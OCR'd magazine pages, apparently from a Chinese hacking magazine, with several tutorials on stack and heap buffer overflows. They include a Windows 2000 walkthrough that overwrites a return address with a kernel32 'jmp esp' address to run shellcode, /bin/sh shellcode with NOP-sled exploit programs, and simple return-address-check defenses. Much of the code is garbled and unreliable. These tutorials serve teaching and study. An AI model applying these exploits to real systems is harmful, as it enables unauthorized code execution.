


图 9

虽然还不是全自动的程序，但通过不断的努力和尝试而获得成功，也会让我们这样的菜鸟兴奋不已。不过大家不要高兴得太早，还需要寻求全自动的利用方法呢！

追求完美：全自动的漏洞利用

堆的分配很复杂，所以堆溢出的利用，向来是比较困难的，往往需要具体的漏洞具体分析，这个漏洞也不例外。

刚才"mov [edx], eax mov [ecx+4], eax"时，Eax不是我们能直接控制的，但在执行过上述代码，又双击打开图片，会有一次"mov [eax], ecx mov [ecx+4],eax"的操作，这个时候Ecx为前指针，Eax为后指针，都是我们可直接控制的。所以我们可以考虑使用各种办法，使第一个地方不发生异常错误，而在第二个地方把ShellCode地址赋给函数某个返回地址，或者异常处理地址或其他地址，这是分析后得到的思路一。

另一个发现是当第一次"mov [edx], eax mov [ecx+4], eax"时，Ecx是我们指针的地址，而且前面有一句指令"mov[eax], ecx"，这样Eax指向一个指针Ecx，指针Ecx指向我们可以控制的数据。因此可以考虑前指针为一指向函数的地址，后指针为ShellCode的值，此为思路二。

最后两种完美的解决办法由于时间的关系没有测试，所以将自己常用的方法和一些想法写了出来，希望大家一起讨论，一起提高，如果有更好的方法，请多指教。





图 9

出的改进办法，就比较好理解了。刚才ShellCode的地址是不固定的，OYXin提出了改进ShellCode的定位办法，他发现其实下一个堆管理结构的起始点，在Windows 2000下是Esi+0x4c，所以把Eax覆盖成Call [esi+0x4c]在内存中的地址就可以更固定的定位了。Cool！顺便说说，在Windows XP下，是Edi+0x74。

脚本小子： 小编最近迷上了缓冲区溢出漏洞的资料收集，刚开始是找网络上缓冲区溢出漏洞技术的文章，后来发现，一些帖子由于反复被转载，出现了很多遗漏，这样就让很多想学习的朋友一头雾水，而且也形不成系统，学不到扎实的技术。考虑到现在很多读者对这个感兴趣，我们将开展系列的溢出漏洞分析和讨论。本文将结合小四的《Windows 2000缓冲区溢出入门》和ipxodi的《window系统下的堆栈溢出 》，总结作者自己的学习经验，带着大家一起进入“win2k下的缓冲区溢出”的神秘地带……



带你进入Windows缓冲区溢出的神秘地带

◎ 文／ www417[c4st]

适合对象：编程爱好者、系统研究员
前置知识：C语言，汇编语言，VC++ 6

本文的测试环境：
win2k adv server sp3 , vc++6.0 ,
KERNEL32.DLL 版本号 5.00.2191.1
USER32.DLL 版本号 5.00.2195.6097

首先看看原著四哥的文章，发现四哥的在内存中查找FF E4的程序有处明显的问题，不知道是不是我自己看漏了？呵呵，原文请看这里：

```
http://www.w417.tocare.net/topindex/beginwinoverflow.txt
```

按照四哥的方法生成一个支持MFC的文件，打开cpp文件，可以看到已经有很多代码了，对照原来的程序，把 ：

```
cout<<"OPCODE found at 0x"<
```

修改成：

```
printf("\n0XFF 0XE4在系统加载%s.dll找到，位于: 0x%x",
dllname, pos);
```

还要添加上头文件：

```
#include "stdio.h"
```

剩下的照旧就可以（其实也可以按四哥的用cout输出，只是我习惯用printf而已）。

在四哥的文章中使用的是USER32．DLL，而我的例子中使用的是KERNEL32.DLL，因为我在adv server版中找到了两处FF E4，确保这个程序能够在你的系统正常运行，之后我们就可以开始了。

由于四哥文章的例子是弹出一个messagebox，而ipxodi的例子是Windows 98下弹出command.com，这里我们结合一下，尝试在Windows 2000下弹出一个command.com。

首先利用四哥的溢出程序，并不复杂，调试通过后，建立一个overflow.txt，我们用a来填充overflow.txt，当填充字符串长度为24时如下：

```
aaaaaaaaaaaaaaaaaaaaaaaa
```

运行程序并观察弹出的对话框信息如下：

```
"0x61616161 指令引用的 0x61616161 内存。该内存不能为 read"
```

我不清楚其他Win32系统是不是也是这个长度，你要根据自己的机器调试。好了，现在程序已经发生溢出了，跳到0x61616161执行去，这个地址是我们随便使用的填充字符，系统当然要出错。

怎么利用呢？这就要看一下程序的运行机理了，以下是四哥溢出程序的部分汇编代码：

```
00401434 5F            pop     edi
00401435 5E            pop     esi
00401436 5B            pop     ebx
00401437 83 C4 50      add     esp,50h
0040143A 3B EC         cmp     ebp,esp
0040143C E8 AF 1F 00 00    call    __chkesp
(004033f0)
00401441 8B E5         mov     esp,ebp /
/ 注意这句！！
00401443 5D            pop     ebp
00401444 C3            ret
```

这段代码是在程序最后：

```
return nRetCode;
```

这里设断点观察到，很显然ebp把地址传给了esp，在这几句汇编处我们单步运行看看详细的情况，按F10单步运行完：

```
pop     ebp
```

以后，我们发现ebp的内容变成0x61616161，再运

行ret，程序就跳到61616161　？？？运行并出错了。修改overflow.txt中最后四个a为b，并且再加上4个c，变成如下这个样子：

```
aaaaaaaaaaaaaaaaaaaabbbbcccc
```

试验一下：

```
"0x62626262 指令引用的 0x62626262 内存。该内存不能为read"
```

很好，现在我们可以指定程序运行指定内存地址的代码了，这样可以先写一段对我们有利的代码放在内存中，当溢出发生时，只要跳转到那里运行就可以了。怎么知道这段代码在什么地方呢？

我们先在Overflow里面添加4个a看看（共有24个a，4个b，4个c），重新单步运行一下，在ret停下来，仔细观察寄存器eip、ebp和esp的值，此时eip保存一个不相关的地址，ebp保存了overflow.txt中第17到第20个字符，而esp保存了堆栈的地址，在我这里esp为0012FF84，再按一下F10，你会发现eip变成了62626262，ebp保持没变，esp加了4。

这里太重要了！eip的作用是程序下一步的运行地址，esp的作用是指向堆栈中下一个数据，显然程序在运行ret时，esp弹出了内存中0012FF84的数据作为返回地址，这里保存的是什么？是我们填充的4个b，所以系统跳到0x62626262运行去了，弹出后esp+4，由于堆栈是连续存放数据的，可以推测esp+4后指向的内存中保存的是cccc。

好。在这里暂停一下，理清一下思路，我们可以控制程序的流程，一些对我们有利的代码也被带到了堆栈中（上面的例子中，我们假设4个c为对我们有利的代码），并且esp寄存器由于ret运行弹出4个b，而指向cccc。这时，我们只要再运行一下jmp esp，就可以跳到esp所指的对我们有利的代码处。

我们怎么运行jmp esp呢？答案是在内存中找！Windows系统在启动时，总要加载一些必要的动态链接库文件，这些文件中就有我们需要的jmp esp代码，只要知道具体内存地址，我们就成功了。利用文章刚开始的时候我们修改的在内存中查找FF E4的程序（FF E4是jmp esp的机器码），可以在user32.dll中查找到FF E4,在我们这个例子中使用Kernel32.dll，因为它更有通用性。

```
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
C:\WINNT\system32>cd \
C:\>find
```

脚本小子：这个find不是系统自带的find程序，而是一个小工具，下载地址是：http://analysist.tocare.net/upload/attach/zz0v_find.zip，大家可以用它来找到系统内存中加载的FF E4。

用这个小程序找到系统加载的dll中0XFF 0XE4的位置：

```
[c4st]==www417 编译
www417.tocare.net

0XFF 0XE4 在系统加载 Kernel32.dll 找到，位于：0x77e629e3
0XFF 0XE4 在系统加载 Kernel32.dll 找到，位于：0x77e63587
END OF
```

看，在我的机器上可以找到两处，用UltraEdit打开overflow.txt，使用二进制模式编辑，修改原来bbbb四个字符为：E3 29 E6 77，保存。再运行一下，出现如下错误提示：

```
"应用程序发生异常 unknown software exception (0xc00000096)，位置为 0x77e629e3。"
```

很好，我们已经可以跳到有趣的地方了，剩下的就很简单了，先删除4个c，再参照ipxodi的shellcode继续添上就可以，确定一切没问题了以后，运行一下！如果顺利，你就可以看到command.com了。

要提醒的是：不同版本的机器溢出点不同，你必须找到自己的溢出点，但是一般来说，同一版本的KERNEL32.DLL或USER32.DLL，jmp esp位置是相同的，比如我写本文的时候，就先后用了两台不同的Win2k adv serv + sp3，但是溢出点是完全一样的，这也就证明了溢出程序的通用性，一般只要稍微修改就可以在Win2k所有版本上运行。

其实真正的溢出要比这个复杂很多，特别是很多定位问题，不过由于缓冲区溢出问题在很早以前就被发现并利用，所以实际上已经有一整套基本完善的步骤，加上Shellcode的通用性，使得写缓冲区溢出攻击程序已经不像以前一样困难，另外，由于改变了程序运行流程，常常会造成DOS攻击，一个好的溢出程序必须要考虑这个问题，否则一旦溢出不成功，就不可以再利用了！

以上是我在学习Windows下缓冲区溢出一点收获，希望对大家有帮助，有任何问题可以到analysist.tocare.net讨论，如有错误，还望指正。谢谢！

脚本小子：本文是针对Windows 2000 SP3而做的实验，www417表示，虽然针对SP3，但实际上，只要简单修改关键数据就可以针对SP4了。为了给读者留一个动手实验的机会，他才没有全做，否则读者做什么呢？还能提高水平么？*^_^*如果你不想敲那么多代码，可以去下载调试好的源程序，完整的源代码到：http://www417.tocare.net/download/overflow.zip下载。

初探缓冲区溢出攻击

文/图 cache

缓冲区溢出攻击是一种非常有效而常见的攻击方法，在被发现的众多漏洞中，缓冲区溢出方面的漏洞占用了大部分。下面我们就缓冲区溢出基础方面做一些分析，以便和新手朋友们共同学习提高。

本文主要讲解两个内容：堆栈基础知识和缓冲区溢出基本原理，以后将和大家逐步深入地学习下去，希望大家都能掌握这个高级技术！

堆栈的基础知识

堆栈是一种抽象数据结构，物理上就是一段连续分配的内存空间。当我们在一个程序中声明各种变量时，静态全局变量将位于数据段并且在程序开始运行的时候被加载，而程序的动态局部变量则分配在堆栈里面。

在堆栈的分配中，在地址上其从高往低分配空间（注意：这和内存从低往高分配的方式是截然相反的），并且遵循"后进先出"的原则，堆栈涉及到压栈（push）和出栈（pop）两种操作，堆栈的栈顶位置由寄存器ESP指定，压栈时，ESP=ESP-4，同时在ESP处存放需要压入堆栈的数据；出栈时，ESP=ESP+4，原先的栈顶数据将不再属于堆栈范围之内，即相当于数据出栈了。

当程序在进行函数调用时，往往是先通过push指令压入参数，然后通过call指令来调用相关具体函数。譬如，在调用MessageBoxA函数的过程中，相关数据进入堆栈的顺序和具体数据如图1 所示：




图 1

其压入堆栈的数据分别为4 个参数，返回地址和EBP。对于一般函数来说，如果函数有局部变量，接下来，就在堆栈中开辟相应的空间以构造变量。函数执行结束，这些局部变量的内容将被丢失，但是不被清除。在函数返回的时候，弹出EBP，恢复堆栈到函数调用的地址，弹出返回地址到EIP以继续执行程序。

缓冲区溢出的基本原理初探

我们先找一个例子说明一下什么是缓冲区溢出：

```
void function(char*str)
{
    char buffer[16];
    strcpy(buffer,str);
}
void main()
{
    char large_string[256];
    int i;
    for( i = 0; i < 255; i++)
    large_string[i] = 'A';
    function(large_string);
}
```

以上是个经典的溢出例子程序，strcpy也是一个经常引起缓冲区溢出的函数。从上面程序中我们可以看到，传递给function的字符串长度要远远大于buffer大小,并且function没有经过任何长度校验直接用strcpy将长字符串拷入buffer。如果执行该程序，系统一定会报告"Segmentation Violation"错误，下面我们来对程序运行过程作一分析，这样也便于我们了解溢出的基本原理。

首先，我们看一下未执行strcpy时堆栈中的情况（从高地址往低地址排列）：

```
    16       4      4          4
[buffer] [ebp] [返回地址] [large_string地址]
```

当执行strcpy时，程序将256字节的字符拷入到buffer中，但buffer仅能容纳16 字节。由于buffer处于低地址，而ebp返回地址均位于紧挨着buffer的高地址。由于C语言并不进行边界检查，所以结果是紧跟着buffer后面的250字节的内容也被覆盖掉了，这其中自然也包括ebp和返回地址，如上面例子中，ebp 和返回地址均变为0x41414141h，这样，当function函数执行完毕之后，将会把返回地址弹出赋值给寄存器EIP，并跳到该地址执行（即跳到0x41414141h），但由于这个地址并不在程序实际使用的正常访问范围内，所以系统会报错"Segmentation Violation"。如果我们覆盖返回地址的数据不是0x41414141h，而是可以正常执行的代码位置的话，那么程序将会跳到我们指定的目的地址继续执行。这样，我们就改变了程序的执行流程。如果，该代码位置是经过精心构造的后门程序，那么系统将会被控制。而这里所说的代码实际上就是攻击者在编写溢出程序提交数据时一起提交的ShellCode。关于ShellCode的编写，将是我们以后要讲到的问题。

其实缓冲区溢出入门比较简单，关键在深入以后才会有更多新天地等着我们去欣赏，不急哦，慢慢来，成功并不遥远！



堆栈溢出攻与防

文/wolf_boy彭峙酿

开场白

我先介绍下自己，我是wolf_boy，今年13岁，初一学生，大家可以叫我狼孩，我常在黑防论坛上逛，大家可以来找我灌水哦。本文主要介绍一些堆栈溢出的攻击与防范原理以及实现，假设读者有一定的C语言和汇编语言基础。由于接触这个领域时间不长，完全凭自己的爱好和《黑客防线》各大编的鼓励和支持才走到现在，所以文中如有疏漏，请各位GGJJ不吝指教。谢谢。

攻击篇

溢出是网络安全中经常接触到的一个问题，一旦出现某种溢出漏洞，网络上成千上万的电脑都将成为Hacker兄弟姐妹们砧板上的肉了。那么溢出到底是什么？这种攻击方式需要怎么利用和防范？慢慢往下看就知道了。

溢出就是程序对用户提交的数据不作任何检查或者检查不完全而导致的程序/内存错误，在学习它之前读者朋友们一定要理解虚拟内存的概念，这里我对这些东西不作介绍了，想知道的朋友可以去看看其他的书籍。

我们先来看看堆栈溢出是怎么样的，看看下面的程序：

```
void lizi(int a ,int b)
{
  char buffer[5];
  char buffer1[15];
}
viod main()
{
  lizi(1,2)
}
```

上面这段C程序在汇编中显示如下：

```
<main>
pushl $1
pushl $2
call lizi
<lizi>
pushl %ebp
movl %esp,%ebp
subl $20,%esp
```

我们通过这两个程序比较可以发现，当调用LIZI函数的时候，首先使两个参数入栈，其次是当前指令的下一条指令入栈（ret地址）马上当前的参底也入栈（EBP），然后又给BUFFER和BUFFER1分配了20字节的空间，那么函数调用返回的时候又发生了什么事情呢？首先是恢复EBP底内容，然后把RET弹出到EIP里面；这样程序就会去执行EIP指向的地址。说完了函数调用的情况，我们再看看这段程序：

```
void lizi(char *buffer)
{
 char buf[8];
 sprintf(buf,"%s",buffer)
}
   viod main()
{
 char buffer[999];
 int i;
 for(i=0;i<998;i++)
    buffer[1]=' a';
 lizi(buffer)
}
```

运行它之后会出现异常，为什么会这样呢？因为buffer中间有998个a，而buf只能容纳8个字节，这时自然就会覆盖我们的ret地址和其他的内存了。如果我们写个Shellcode，然后用一个指向Shellcode的值覆盖RET地址，程序自然就会去执行我们的Shellcode了，可是我们怎么能构造我们Shellcode的地址呢？幸好老一辈的前辈们发明了NOP的方法，这里我给大家一个程序演示：

```
Void lizi (char *buf)
{
 char sr[12];
 trcpy(sr,buf);
}
void main ()
{
char shellcode[]= "\xeb\xif\x5e\x89\x76\x88\x31\xc0\
                   x88\x46\x07\x89\x46\x0c\xb0\x0b"
                  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\
                   xcd\x80\x31\xdb\x89\xd8\x40\xcd"
                  "\x80\xe8\xdc\xff\xff\xff/bin/sh"
 int 1;
char buf[20000] , unsigned  ret=0x00010000;
   meset(buf.,0x90,sizef(buf));/*0x90就是NOPS*/
memcpy(buf+14,ret,4);
memcpy(buf+1900,shellcode,stelen(shellcode);
lizi(buf);
}
```

给程序加上SETUID位，退出ROOT然后用普通用户运行，看到没有？bash＃出来了！

后来又有一些高手想出了新的方法：用一个指向CALL ESP或者JMP ESP的地址来覆盖RET，这样我们用Shellcode覆盖ESP就OK了——SQL儒虫王大家还记得吧？它就是运用了这种手法，用0x42b0c9dc覆盖RET，而它又正好指向JMP ESP。写个程序给他家看看：

```
void lizi(char *str)
 buffer[14]
  strcpy(buffer,str)
}
ovid main()
{
 char str99];
unsigned   ret
int i;
_asm
{
 pop $+4
 call esp
 pop ebx
}
char shellcode[]="\xeb\xif\x5e\x89\x76\x88\x31\xc0\
                  x88\x46\x07\x89\x46\x0c\xb0\x0b"
                  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\
                  xcd\x80\x31\xdb\x89\xd8\x40\xcd"
                  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
for(i=0;i<16;i++)
 str[i]=0x90;
sprintf(ret," 返回地址是%X ", ebx);
memcpy(str+16,ret,4);
memcpy(str+20,shellcode,strlen(shellcode);
lizi(str)
}
```

上面lizi函数不检查参数的长度，直接就STRCPY到BUFFER里面，返回地址指向CALL ESP，ESP指向SHELLCODE。

好了，说了两种攻击方法了，大家一定很想知道防范的方法吧？其实堆栈溢出的方法很多，如果你还想要知道更多的方法就看看《黑客防线》其他牛人们写的文章吧，下面说说防御方法。

防御篇

其实，要防止堆栈溢出最好的方法是写程序的时候保持清新的头脑，这样才能写出更加安全的代码。这里我给大家介绍两种防范堆栈溢出的方法。

第一种，其实现在很多人都在用这种防御方法，那就是函数返回地址检查法。这里我自己写了段代码，供大家参考。其实函数返回地址检查法首先是在函数调用的时候把返回地址放到另外一个堆栈里面，在函数返回的时候，再比较RET和它的值，如果不一样，那么就是被人非法改写了。可以最先在程序最前面申请一个空间：

```
Int x=0;
User[128];
```

然后写两个函数：

```
int  start()
{
 _asm
 {
  mov eax,[esp+2]
  mov [user+x],eax
  add x,4
 }
}
```

该函数用于把RET地址传给USER，看结尾的函数：

```
end()
{
 _asm
 {
sub x,4
  mov ax,esp
  cmp user,eax
  ..............................
}
```

第二种我觉得是我自己发明的哦，嘿嘿，不知道是不是没见过高手们的东西，见笑了。这种方法可以防止NOPS这种攻击手法，我的想法是首先给程序一个新的堆栈，然后在每次返回的时候判断返回地址是否是这个堆栈里面的地址，这样程序如果想直接跳到堆栈执行的话就不可能了。看代码：

```
unsigned   ret;
static char stack[8 mb];
_asm
{
   mov esp,(stack+sizeof(stack))
}
```

这段代码放在程序前面，给程序换个新的堆栈，然后再给各函数判断返回地址：

```
lizi()
{
 _asm
 {
  move eax,esp
  mov ret,eax
 }
 if(ret<( stack+sizeof(stack))|| ret> (stack+o)
 ..............................................
}
```

这样就能起到比较好的防范方法了，其实最重要的方法是一定要对用户输入的数据进行长度、类别检查（注意：如果判断长度时候，不要接受负数，这样也可能会引起溢出）。

大家还记得以前Linux的DO_BRK()函数吗？它就是因为对参数没有进行好的检查而导致的。这个漏洞导致普通用户可以改写UID的值，虽然不属于溢出，但是它也是因为对用户提交的数据不作检查而导致的。

定制特殊的ShellCode



